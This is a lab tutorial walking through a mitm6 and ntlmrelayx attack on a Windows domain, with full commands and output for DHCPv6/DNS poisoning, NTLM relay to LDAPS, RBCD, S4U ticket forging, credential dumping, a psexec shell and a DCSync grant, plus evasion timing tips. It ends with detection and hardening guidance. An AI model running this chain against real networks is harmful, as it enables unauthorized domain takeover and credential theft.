IPv6 and DHCPv6 Takeover with mitm6 and ntlmrelayx: From Passive Listener to Domain Foothold
Objective: Learn how a Linux attacker with zero credentials turns Windows’ silent preference for IPv6 into full domain compromise. You will build the lab, run the mitm6 + ntlmrelayx chain end to end (DHCPv6 poisoning, WPAD coercion, NTLM relay to LDAPS, machine account creation, RBCD, S4U ticket forging, credential dumping), and then wire up the detection and hardening that shuts every stage down.
This is the attack that surprises people the first time they watch it work. You plug a Linux box into a domain network, you have no username, no password, no hash. You start two tools. Ten minutes later you are dumping NTLM hashes off a workstation as Administrator, and if a domain admin happened to be active, you have DCSync rights over the entire domain. No exploit, no CVE, no malware dropped on a host. Just protocol abuse.
The whole thing rides on a design decision Microsoft made back in Vista: Windows prefers IPv6 over IPv4, always, even on networks that have never configured a single IPv6 address. That preference is the crack. mitm6 and ntlmrelayx pry it open.
I will walk the chain against a self-built corp.local lab. Every stage gets its enumeration first, because in a real engagement you never fire blind, then the exploitation, then representative output so you know exactly what success looks like on screen.
1. Why Windows Gives IPv6 to Strangers
Every Windows version since Vista, workstation and server alike, ships with IPv6 enabled and ranked above IPv4 in the address selection policy. When the network stack comes up, the machine does not just sit there waiting for IPv4 DHCP. It also fires off IPv6 autoconfiguration, and per RFC 3315 it sends DHCPv6 Solicit messages to the multicast group ff02::1:2, asking any listening DHCPv6 server for an address and configuration options.
The DHCPv6 handshake is a four-message exchange:
| Step | Message | Direction | Purpose |
|---|---|---|---|
| 1 | Solicit | Client to ff02::1:2 | “Any DHCPv6 servers out there?” |
| 2 | Advertise | Server to client | “Yes, here is what I can offer” |
| 3 | Request | Client to server | “I accept, give me the config” |
| 4 | Reply | Server to client | Address + options (including DNS) |
Here is the key insight. In a normal IPv4-only enterprise there is no legitimate DHCPv6 server answering those Solicits. The requests go out and nobody replies. So the attacker just becomes the reply. mitm6 listens for those Solicits and answers with a crafted Advertise and Reply that hands the victim a link-local IPv6 address and, critically, sets the attacker’s machine as the victim’s primary DNS server using the DNS_SERVERS option.
Now the victim has a DNS server it trusts, controlled by the attacker, ranked above its real IPv4 DNS because IPv6 wins. From that moment forward, name resolution is yours to poison. That is the entire foothold. Everything downstream is just deciding what to do with control over DNS.

2. The Lab: Build a Target You Are Allowed to Break
You need three machines on an isolated segment. Keep this on a host-only or internal virtual switch so rogue Router Advertisements and DHCPv6 replies never leak onto a network you do not own. This attack is loud at the link layer and will disrupt real hosts.
| Role | Hostname | OS | IPv4 |
|---|---|---|---|
| Domain Controller | DC01 | Windows Server 2019/2022 | 192.168.56.10 |
| Domain member | WIN10-CLIENT | Windows 10/11 | 192.168.56.20 |
| Attacker | kali | Kali / Ubuntu | 192.168.56.100 |
Promote DC01 to a domain controller for corp.local, join WIN10-CLIENT to the domain, and leave the following defaults in place. These are not exotic misconfigurations; they are how most domains ship out of the box, which is exactly why this attack is so effective in the wild.
ms-DS-MachineAccountQuotaat the default of 10 (any user can create machine accounts)Domain controller: LDAP server signing requirementsset to Not Required- LDAP channel binding not enforced
- SMB signing Not Required on the member workstation (default for non-DCs)
- IPv6 enabled everywhere (Windows default)
- WPAD blocked only by DNS, not by GPO or firewall
Install the tooling on Kali:
pipx install impacket
pip3 install mitm6
sudo apt install -y responder
installed package impacket 0.11.0, installed using Python 3.11.8
  These apps are now globally available
    - ntlmrelayx.py
    - secretsdump.py
    - getST.py
    - psexec.py
Successfully installed mitm6-0.3.0
3. Two Tools, One Kill Chain
The attack splits cleanly across two programs. Understand the division of labor before you run anything.
| Tool | Role in the chain |
|---|---|
mitm6 | Rogue DHCPv6 server + DNS poisoner. Wins the IPv6 race and points victims at the attacker for DNS. |
ntlmrelayx.py | NTLM relay engine. Receives the coerced authentication and replays it to LDAPS / SMB / HTTP on a chosen target, then runs post-relay actions automatically. |
The start order matters and people get it wrong. Start ntlmrelayx first, so the relay listeners are already bound and ready. Then start mitm6. If you poison DNS before the relay is listening, the first victim authentications hit a closed port and you waste them.
mitm6’s most important flags:
| Flag | Purpose |
|---|---|
-d <domain> | Only spoof for this DNS domain, cuts noise and collateral |
-i <interface> | Interface to listen on |
--ignore-nofqdn | Drop requests with no FQDN, fewer spurious replies |
--host-allowlist <host> | Poison only a specific victim |
ntlmrelayx’s flags for this chain:
| Flag | Purpose |
|---|---|
-6 | Bind listeners on IPv6 as well as IPv4 |
-t ldaps://<DC> | Relay target, LDAPS so account creation is possible |
-wh <host> | Serve a rogue WPAD file to coerce HTTP auth |
--delegate-access | Auto-configure RBCD when a machine account is relayed |
--add-computer | Create a new attacker-controlled machine account via LDAP |
-l <dir> | Dump LDAP enumeration loot to a directory |
4. Stage 0: Recon Before You Poison Anything
You never run mitm6 blind. First confirm the environment is actually vulnerable, and identify which targets are relay candidates. Every command below has representative output so you can compare against your lab.
4.1 Confirm IPv6 is live on the victim
From an attacker perspective you cannot log into the victim, but you can passively confirm IPv6 is chatty. Sniff for IPv6 neighbor and router traffic:
sudo tcpdump -i eth0 -n 'ip6 and (udp port 547 or icmp6)'
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:02:11.883901 IP6 fe80::a1c3:22ff:fe0d:9e21 > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s)
14:02:19.104772 IP6 fe80::a1c3:22ff:fe0d:9e21.dhcpv6-client > ff02::1:2.dhcpv6-server: dhcp6 solicit
14:02:23.551210 IP6 fe80::a1c3:22ff:fe0d:9e21.dhcpv6-client > ff02::1:2.dhcpv6-server: dhcp6 solicit
Those dhcp6 solicit lines going to ff02::1:2 with nobody answering are the vulnerable condition in one packet. WIN10-CLIENT is asking for a DHCPv6 server and the network is silent. That silence is your opening.
4.2 Enumerate relay candidates by signing posture
NTLM relay to SMB only works against hosts with SMB signing not required. Relay to LDAP requires LDAP signing not enforced. Enumerate the whole subnet in one shot:
netexec smb 192.168.56.0/24 --gen-relay-list relay_targets.txt
SMB    192.168.56.10   445    DC01           [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local) (signing:True)  (SMBv1:False)
SMB    192.168.56.20   445    WIN10-CLIENT   [*] Windows 10 Build 19045 x64 (name:WIN10-CLIENT) (domain:corp.local) (signing:False) (SMBv1:False)
SMB    192.168.56.20   445    WIN10-CLIENT   [+] Enumerated hosts with SMB signing not required
cat relay_targets.txt
192.168.56.20
DC01 shows signing:True (mandatory on DCs), so it is off-limits for SMB relay. WIN10-CLIENT shows signing:False, a valid SMB relay target. For this chain, though, we are relaying to LDAPS on the DC, not SMB, because our end goal needs LDAP writes.
4.3 Confirm LDAP signing is not enforced
If LDAP signing or channel binding is enforced, the LDAPS relay dies. Check it:
netexec ldap 192.168.56.10 -u '' -p '' -M ldap-checker
LDAP  192.168.56.10  389  DC01  [+] (Unauthenticated bind allowed for enumeration checks)
LDAP  192.168.56.10  389  DC01  LDAP-CHECKER  LDAP Signing NOT Enforced!
LDAP  192.168.56.10  636  DC01  LDAP-CHECKER  LDAPS Channel Binding is set to "NEVER"
“LDAP Signing NOT Enforced” and channel binding “NEVER” together mean the relay to LDAPS will bind cleanly. Both of these are the default and both are what you fix in Stage 12.
4.4 Enumerate the machine account quota
The whole RBCD path depends on being able to create a computer account. That is governed by ms-DS-MachineAccountQuota on the domain naming context root. You can read it anonymously on many domains, or with any low-priv account:
netexec ldap 192.168.56.10 -u '' -p '' -M maq
LDAP  192.168.56.10  389  DC01  MAQ  [*] Getting the MachineAccountQuota
LDAP  192.168.56.10  389  DC01  MAQ  MachineAccountQuota: 10
MachineAccountQuota: 10 confirms the killer condition. Any authenticated principal, including a relayed machine account, can add up to ten computer objects. Set this to 0 and the RBCD variant of this attack dies on the spot. That single value is the highest-impact mitigation in this entire article.
5. Stage 1: Rogue DHCPv6 and DNS Poisoning
Now the exploitation begins. Start ntlmrelayx first (covered in Stage 3), then bring up mitm6. For clarity I will show mitm6 on its own here so you can read the poisoning.
5.1 Launch mitm6, scoped
sudo mitm6 -d corp.local -i eth0 --ignore-nofqdn
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:5b:a4:7e]
IPv4 address: 192.168.56.100
IPv6 address: fe80::20c:29ff:fe5b:a47e
DNS local search domain: corp.local
DNS allowlist: corp.local
IPv6 address pool: fe80::100 - fe80::1ff
--------------------------------------------------------------------------------
IPv6 address fe80::100 is now assigned to mac=a1:c3:22:0d:9e:21 host=WIN10-CLIENT.corp.local. ipv4=192.168.56.20
Sent spoofed reply for wpad.corp.local. to fe80::100
Sent spoofed reply for dc01.corp.local. to fe80::100
Read those lines carefully. mitm6 saw the DHCPv6 Solicit from WIN10-CLIENT, handed it the link-local address fe80::100 from its pool, and installed itself as the DNS server. The moment the client asks to resolve wpad.corp.local, mitm6 answers with its own address. DNS is now yours.
--ignore-nofqdn and -d corp.local keep mitm6 from replying to every random device on the segment. Scope it tighter with --host-allowlist if you only want one victim.
sudo mitm6 -d corp.local --host-allowlist WIN10-CLIENT -i eth0
DNS allowlist: corp.local
Hostname allowlist: WIN10-CLIENT
IPv6 address fe80::100 is now assigned to mac=a1:c3:22:0d:9e:21 host=WIN10-CLIENT.corp.local. ipv4=192.168.56.20
5.2 Confirm the poisoning on the wire
Drop a Wireshark or tshark filter on dhcpv6 || (ipv6 && dns) and you will see the four-message exchange complete with the attacker as server:
sudo tshark -i eth0 -Y 'dhcpv6 || dns' -n
  3 0.442  fe80::a1c3:22ff:fe0d:9e21 -> ff02::1:2   DHCPv6 Solicit XID: 0x8f2a11 CID: WIN10-CLIENT
  4 0.443  fe80::20c:29ff:fe5b:a47e  -> fe80::a1c3.. DHCPv6 Advertise XID: 0x8f2a11 IAADDR fe80::100 DNS: fe80::20c:29ff:fe5b:a47e
  5 0.501  fe80::a1c3:22ff:fe0d:9e21 -> ff02::1:2   DHCPv6 Request XID: 0x8f2a11
  6 0.502  fe80::20c:29ff:fe5b:a47e  -> fe80::a1c3.. DHCPv6 Reply XID: 0x8f2a11 DNS: fe80::20c:29ff:fe5b:a47e
 19 3.884  fe80::a1c3:22ff:fe0d:9e21 -> fe80::20c.. DNS Standard query AAAA wpad.corp.local
 20 3.885  fe80::20c:29ff:fe5b:a47e  -> fe80::a1c3.. DNS Standard query response AAAA fe80::20c:29ff:fe5b:a47e
Packet 4 is the smoking gun: the attacker’s Advertise sets the DNS: option to its own IPv6 address. Packet 20 is the payoff: when the victim resolves wpad.corp.local, the attacker answers with itself. Everything that WPAD triggers now flows through your machine.
A word of operational discipline from experience: run mitm6 in five to ten minute bursts. Acting as DNS for the whole segment starts breaking legitimate name resolution fast, and outages get you noticed. Time your bursts to natural authentication spikes: start of shift, right after lunch, when laptops come out of sleep and re-login. That is when you catch the machine and user authentications you actually want.
6. Stage 2: WPAD Coercion and the NTLM Handshake
Poisoning DNS is passive. To turn it into captured credentials you need the victim to authenticate to you. That is where WPAD comes in.
6.1 Why WPAD gets you authentication for free
Web Proxy Auto-Discovery is a legacy convenience feature. Windows, by default, tries to auto-detect a proxy by resolving the hostname wpad.<domain> and fetching http://wpad.<domain>/wpad.dat. Because mitm6 now answers wpad.corp.local with the attacker’s address, that fetch lands on ntlmrelayx’s rogue HTTP server. ntlmrelayx responds with HTTP 401 demanding authentication, and Windows, believing it is talking to a trusted internal proxy, transparently sends the user’s or machine’s NTLM credentials without a prompt.
This is T1187, Forced Authentication, layered on top of the DNS poisoning. No user interaction, no clicking. The browser, Windows connectivity checks, and background services all try WPAD.
6.2 A word on the NTLM handshake and why relay works
NTLM authentication over HTTP or SMB is a three-message challenge-response:
- Type 1 (Negotiate) – client says “I want to authenticate, here are my capabilities.”
- Type 2 (Challenge) – server sends an 8-byte random challenge.
- Type 3 (Authenticate) – client hashes the challenge with its NT hash (NTLMv2 mixes in a client challenge and timestamp) and sends the response.
The client proves it knows the NT hash without transmitting it. Here is the flaw relay exploits: nothing in that exchange binds the authentication to the specific server or channel unless SMB signing, LDAP signing, or Extended Protection for Authentication is enforced. So an attacker can take the Type 1 from the victim, forward it to a completely different server, relay that server’s Type 2 challenge back to the victim, take the victim’s Type 3 response, and forward it on. The victim authenticates to the second server, and the attacker never learns the hash but fully controls a valid authenticated session. That is the entire trick behind ntlmrelayx.
6.3 Responder in analyze mode only
Responder and mitm6 both poison name resolution, and running Responder in full poisoning mode alongside mitm6 causes them to fight over responses and corrupt the attack. If you want Responder at all, run it in analyze mode (-A), which listens and logs but does not answer:
sudo responder -I eth0 -A
[+] Listening for events...
[Analyze mode: ][DHCP] Client   : WIN10-CLIENT.corp.local
[Analyze mode: ][DHCP] IP/Hostname : 192.168.56.20
[Analyze mode: ][*] Skipping poisoning, running in analyze-only mode
[Analyze mode: ][HTTP] NTLMv2 Client   : 192.168.56.20
[Analyze mode: ][HTTP] NTLMv2 Username : CORP\WIN10-CLIENT$
That confirms the machine account WIN10-CLIENT$ is the principal about to authenticate, which is exactly the account type you want relayed for the RBCD path.
7. Stage 3: Relay to LDAPS and Create a Machine Account
Now the actual relay. Remember the order: this starts before mitm6. I am presenting it out of narrative order for clarity, but in practice Terminal 1 (ntlmrelayx) comes up first, Terminal 2 (mitm6) second.
7.1 Why LDAPS and not LDAP
You can relay to plain LDAP (port 389) and enumerate the directory all day, but you cannot create a computer account over unsigned LDAP. Active Directory refuses to set the unicodePwd attribute (the account password) over an unencrypted, unsigned channel. Account creation requires a confidential transport, which means LDAPS on port 636 with its TLS layer. State this to yourself clearly, because relaying to ldap:// and wondering why --add-computer silently fails wastes an afternoon.
7.2 Launch ntlmrelayx targeting the DC
sudo ntlmrelayx.py -6 -t ldaps://192.168.56.10 -wh attacker-wpad --delegate-access --no-smb-server
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
-wh attacker-wpad tells ntlmrelayx to serve a WPAD file that points victims back through it. --no-smb-server frees port 445 so mitm6-driven HTTP auth is the path. --delegate-access is the important one: it says “if the relayed principal is a machine account, automatically create a new computer object and configure RBCD on the relayed computer.”
7.3 The relay fires
Once mitm6 poisons WIN10-CLIENT and the machine reaches for WPAD, Terminal 1 lights up:
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:192.168.56.20
[*] HTTPD(80): Connection from ::ffff:192.168.56.20 controlled, attacking target ldaps://192.168.56.10
[*] HTTPD(80): Authenticating against ldaps://192.168.56.10 as CORP/WIN10-CLIENT$ SUCCEED
[*] Enumerating relayed user's privileges..
[*] Attempting to create computer in: CN=Computers,DC=corp,DC=local
[*] Adding new computer with name: GXZFMPQK$ and password: 4kQ!9zWp&Lm2#Rd7 result: OK
[*] Delegation rights modified successfully!
[*] GXZFMPQK$ can now impersonate users on WIN10-CLIENT$ via S4U2Proxy
Read every line. ntlmrelayx captured the machine account WIN10-CLIENT$ authenticating over HTTP, relayed that authentication to LDAPS on the DC, and the DC accepted it as WIN10-CLIENT$. Because the quota is 10, ntlmrelayx used that authenticated session to create a brand new computer account, GXZFMPQK$, with a random 16-character password. Then, because a machine account was relayed, --delegate-access wrote the RBCD attribute on WIN10-CLIENT$ naming GXZFMPQK$ as an allowed delegate.
The accuracy distinction that trips people up: --delegate-access only performs this RBCD write automatically when a machine account (ending in $) is relayed. If a regular user account is relayed instead, ntlmrelayx falls back to other post-relay actions (privilege enumeration, and if the user is privileged, an ACL abuse for DCSync, covered in Stage 9). RBCD needs a machine principal on both ends because S4U2Self requires the account to have an SPN.

8. Stage 4: RBCD, S4U, and Escalating to Administrator
You now control a machine account, GXZFMPQK$, and that account is listed in WIN10-CLIENT‘s msDS-AllowedToActOnBehalfOfOtherIdentity. Time to understand what that buys and then cash it in.
8.1 What RBCD actually is
msDS-AllowedToActOnBehalfOfOtherIdentity is a security descriptor stored on a computer object. It lists which principals are permitted to perform Resource-Based Constrained Delegation to that computer. When principal A is listed, A is allowed to obtain Kerberos service tickets to services on that computer while impersonating any other user in the domain.
Computer accounts in AD can write some of their own attributes over LDAP, and this is one of them, which is why relaying a machine account and then setting this attribute is a self-contained privilege escalation.
8.2 Enumerate the RBCD write to confirm it landed
Before forging tickets, verify the attribute is set. Read it back over LDAP using the new machine account:
netexec ldap 192.168.56.10 -u 'GXZFMPQK$' -p '4kQ!9zWp&Lm2#Rd7' \
  --query "(sAMAccountName=WIN10-CLIENT$)" "msDS-AllowedToActOnBehalfOfOtherIdentity"
LDAP  192.168.56.10  389  DC01  [+] corp.local\GXZFMPQK$:4kQ!9zWp&Lm2#Rd7
LDAP  192.168.56.10  389  DC01  Response for object: CN=WIN10-CLIENT,CN=Computers,DC=corp,DC=local
LDAP  192.168.56.10  389  DC01  msDS-AllowedToActOnBehalfOfOtherIdentity:
LDAP  192.168.56.10  389  DC01    O:BAG:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3421789012-2938471123-882910432-1145)
The SID S-1-5-21-...-1145 is GXZFMPQK$. The DACL grants it full delegation control over WIN10-CLIENT$. Confirmed.
8.3 How S4U2Self and S4U2Proxy chain into impersonation
Kerberos delegation gives you two protocol extensions:
- S4U2Self lets a service account request a service ticket to itself on behalf of an arbitrary user, without that user’s involvement. The resulting ticket is forwardable and carries the impersonated user’s PAC.
- S4U2Proxy takes that forwardable ticket and uses it to request a service ticket to a second service, still impersonating the user.
The PAC (Privilege Attribute Certificate) embedded in these tickets is what makes this devastating. The PAC carries the impersonated user’s SIDs and group memberships. When the target service receives a ticket for cifs/WIN10-CLIENT with a PAC that says “this is Administrator, member of Domain Admins,” it grants administrative access. The target never re-checks with the DC; it trusts the PAC.
So the chain is: GXZFMPQK$ (allowed to delegate to WIN10-CLIENT$) calls S4U2Self to get a forwardable ticket for Administrator to itself, then S4U2Proxy to convert that into a cifs/WIN10-CLIENT.corp.local service ticket as Administrator. Kerberos does exactly what it was designed to do; the design just never anticipated an attacker owning the delegating account.
8.4 Forge the ticket with getST.py
getST.py -spn cifs/WIN10-CLIENT.corp.local \
    -impersonate Administrator \
    -dc-ip 192.168.56.10 \
    'corp.local/GXZFMPQK$:4kQ!9zWp&Lm2#Rd7'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_WIN10-CLIENT.corp.local@CORP.LOCAL.ccache
getST.py did the full dance: got a TGT for GXZFMPQK$, ran S4U2Self to grab a forwardable ticket for Administrator, then S4U2Proxy to produce a usable cifs service ticket. It landed in a credential cache file.
Load it into your environment:
export KRB5CCNAME=Administrator@cifs_WIN10-CLIENT.corp.local@CORP.LOCAL.ccache
klist
Ticket cache: FILE:Administrator@cifs_WIN10-CLIENT.corp.local@CORP.LOCAL.ccache
Default principal: Administrator@CORP.LOCAL

Valid starting     Expires            Service principal
09/12/25 14:21:07  09/13/25 00:21:07  cifs/WIN10-CLIENT.corp.local@CORP.LOCAL
        renew until 09/19/25 14:21:07
You are now holding a valid cifs service ticket to WIN10-CLIENT as Administrator. No password was ever cracked.
8.5 Cash the ticket for credential access
With -k -no-pass, Impacket tools use the Kerberos ticket in KRB5CCNAME instead of a password. Dump the workstation’s secrets:
secretsdump.py -k -no-pass WIN10-CLIENT.corp.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x8f3c2a9d41e07b6c5e1220ff9a3b8471
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
CORP.LOCAL/jsmith:$DCC2$10240#jsmith#a1b2c3d4e5f60718293a4b5c6d7e8f90
[*] Dumping LSA Secrets
CORP\WIN10-CLIENT$:aes256-cts-hmac-sha1-96:5f8c...
[*] Cleaning up...
There it is. Local Administrator NT hash, cached domain credentials, LSA secrets, all pulled off WIN10-CLIENT as Administrator. From here you can pass the hash laterally, or shell in directly:
psexec.py -k -no-pass WIN10-CLIENT.corp.local
[*] Requesting shares on WIN10-CLIENT.corp.local.....
[*] Found writable share ADMIN$
[*] Uploading file kBqTfLmX.exe
[*] Opening SVCManager on WIN10-CLIENT.corp.local.....
[*] Creating service pQZa on WIN10-CLIENT.corp.local.....
[*] Starting service pQZa.....
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
nt authority\system on the workstation, from an unauthenticated Linux box, in under fifteen minutes.

9. Variations and Escalation Paths
The RBCD path is the cleanest, but ntlmrelayx supports several outcomes depending on what gets relayed and where.
9.1 LDAP enumeration path (any user)
Relay to LDAP (unsigned is fine for reading) with -l and ntlmrelayx dumps a full domain map as loot:
sudo ntlmrelayx.py -6 -t ldap://192.168.56.10 -wh attacker-wpad -l /tmp/loot
[*] Authenticating against ldap://192.168.56.10 as CORP/JSMITH SUCCEED
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
ls /tmp/loot
domain_computers.html   domain_groups.html   domain_users.html
domain_policy.html      domain_trusts.html   domain_computers_by_os.html
This is your reconnaissance goldmine: every user, group, computer, trust, and the domain password policy, harvested from a single relayed low-priv authentication.
9.2 Domain admin relayed: the DCSync ACL
If a domain admin authenticates while you are poisoning, and their session gets relayed to LDAPS, ntlmrelayx does something nastier. It grants a new or existing user the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All extended rights, which is exactly what DCSync needs:
[*] Authenticating against ldaps://192.168.56.10 as CORP/DA-ADMIN SUCCEED
[*] User is a Domain Admin, granting replication rights to attacker principal
[*] Adding new user with name: EAZKQPWL and password: ... result: OK
[*] Granted DCSync rights to EAZKQPWL
Now you pull the entire domain hash store, including krbtgt:
secretsdump.py -just-dc 'corp.local/EAZKQPWL:GeneratedPass123!'@192.168.56.10
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f4c2e8a1b9d07356e91c2f4a8b6d3e05:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
corp.local\jsmith:1103:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
The krbtgt hash is game over. With it you forge golden tickets and own the domain indefinitely.
9.3 SMB relay and ADCS ESC8
If SMB signing is not required on a target (your Stage 0 enumeration found WIN10-CLIENT qualifies), you can relay to smb:// and dump SAM directly without the Kerberos detour. And if the domain runs AD Certificate Services with a web enrollment endpoint, ESC8 lets you relay the machine account NTLM to http://<CA>/certsrv/certfnsh.asp and request a certificate for that machine, then use PKINIT to authenticate as it. Same mitm6 front end, different relay target. ESC8 deserves its own writeup; note it here as the closely related escalation it is.
10. Common Attacker Techniques
| Technique | Description |
|---|---|
| DHCPv6 spoofing | Rogue DHCPv6 server answers Solicits and assigns attacker-controlled DNS |
| DNS poisoning via IPv6 | Windows IPv6 DNS preference means attacker DNS outranks real IPv4 DNS |
| WPAD coercion | Serving wpad.dat triggers automatic NTLM auth from browser and OS |
| NTLM relay to LDAPS | Forwarding captured NTLM to the DC to write to the directory |
| Machine account creation | Abusing default ms-DS-MachineAccountQuota = 10 to mint a controlled computer |
| RBCD abuse | Writing msDS-AllowedToActOnBehalfOfOtherIdentity to enable impersonation |
| S4U2Self / S4U2Proxy | Forging service tickets for privileged users via delegation |
| DCSync grant | Adding replication rights to an attacker principal after a privileged relay |
11. Defensive Strategies and Detection
Every stage leaves a trace. The trick is knowing which log answers which question.
11.1 Network layer
The earliest and cleanest signal is on the wire. A DHCPv6 server (UDP/547 responses) or IPv6 Router Advertisements (ICMPv6 type 134) coming from a host that is not your authorized router or DHCP server is anomalous by definition in an IPv4-only shop. A WPAD HTTP GET to an IP that is not your configured proxy is the coercion.
| Signal | What to look for |
|---|---|
| DHCPv6 Advertise/Reply | Non-authorized host answering on UDP/547 |
| IPv6 Router Advertisement | ICMPv6 type 134 from an unexpected MAC |
| WPAD request | HTTP GET /wpad.dat to a non-proxy IP |
11.2 Windows Security Event Log
Enable the right audit subcategories first, or these events never generate:
- Audit Computer Account Management -> Success (enables
4741) - Audit Directory Service Changes -> Success (enables
5136) - Audit Logon Events -> Success + Failure (enables
4624/4625) - Audit Kerberos Service Ticket Operations -> Success (enables
4769)
| Event ID | Provider | What it signals |
|---|---|---|
4741 | Microsoft-Windows-Security-Auditing | Computer account created. Hunt for creations where the subject is a machine account or non-admin. |
5136 | Microsoft-Windows-Security-Auditing | Directory object modified. Watch writes to msDS-AllowedToActOnBehalfOfOtherIdentity. |
4624 | Microsoft-Windows-Security-Auditing | Successful logon where source IP and workstation name do not match the real host, a relay hallmark. |
4625 | Microsoft-Windows-Security-Auditing | Bulk failed logons from one source during relay attempts. |
4769 | Microsoft-Windows-Security-Auditing | TGS request. A ticket for Administrator requested by a machine account is the S4U pattern. |
4688 / Sysmon 1 | Process execution | Attacker tooling (ntlmrelayx.py, getST.py, secretsdump.py) where EDR sees it. |
11.3 Sysmon and ETW
- Sysmon Event ID 3 (Network Connection):
python3ormitm6making IPv6 UDP/547 connections is highly abnormal on an endpoint. - Sysmon Event ID 22 (DNS Query): many clients suddenly resolving
wpad.corp.localto the same unusual address. - ETW
Microsoft-Windows-LDAP-Client: outbound LDAP/LDAPS bind events. - ETW
Microsoft-Windows-DNSServer/Analytical: unexpected answers for WPAD, evidence of poisoning.
11.4 Sigma rules
Hunt the RBCD write directly. This is the single most reliable detection in the chain because a write to this attribute is almost never legitimate:
title: RBCD Attribute Write on Computer Object
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5136
    AttributeLDAPDisplayName: 'msDS-AllowedToActOnBehalfOfOtherIdentity'
    OperationType: '%%14674'   # Value Added
  condition: selection
level: high
Catch machine accounts being created by other machine accounts, which is the fingerprint of a relayed computer creating a new one:
title: Suspicious Machine Account Creation by Machine Account
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4741
  filter:
    SubjectUserName|endswith: '$'   # Creator is a machine account (relay)
  condition: selection and filter
level: high
Volatility and Rekall are worth keeping in the kit for memory forensics on a suspected relay host, but for this chain the AD event log is where the truth lives.
12. Defense and Hardening Checklist
Map each control to the stage it kills. If you can only do one thing, set the machine account quota to zero.
| Control | Mechanism | Kills stage |
|---|---|---|
| Disable IPv6 if unused | Set-NetAdapterBinding -ComponentID ms_tcpip6 -Enabled $false, or registry HKLM\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\DisabledComponents = 0xFF | 1 (poisoning) |
| Block DHCPv6 / RA via GPO firewall | Inbound block UDP 547 and ICMPv6 type 134 | 1 |
Set ms-DS-MachineAccountQuota = 0 | Set-ADDomain -Identity corp.local -Replace @{'ms-DS-MachineAccountQuota'='0'} | 3 (account creation) |
| Require LDAP signing | GPO: Domain controller: LDAP server signing requirements = Require signing | 3 (LDAP relay) |
| Enable LDAP channel binding | HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters\LdapEnforceChannelBinding = 2 | 3 |
| Require SMB signing | GPO: Microsoft network server: Digitally sign communications (always) = Enabled | 9 (SMB relay) |
| Enable Extended Protection (EPA) | Channel binding tokens on HTTP/LDAP auth defeat relay | 2, 3 |
| Disable WPAD | GPO: disable automatic proxy detection, block wpad.* resolution | 2 (coercion) |
| RA Guard / DHCPv6 Guard on switches | Block unauthorized IPv6 advertisements at the port | 1 |
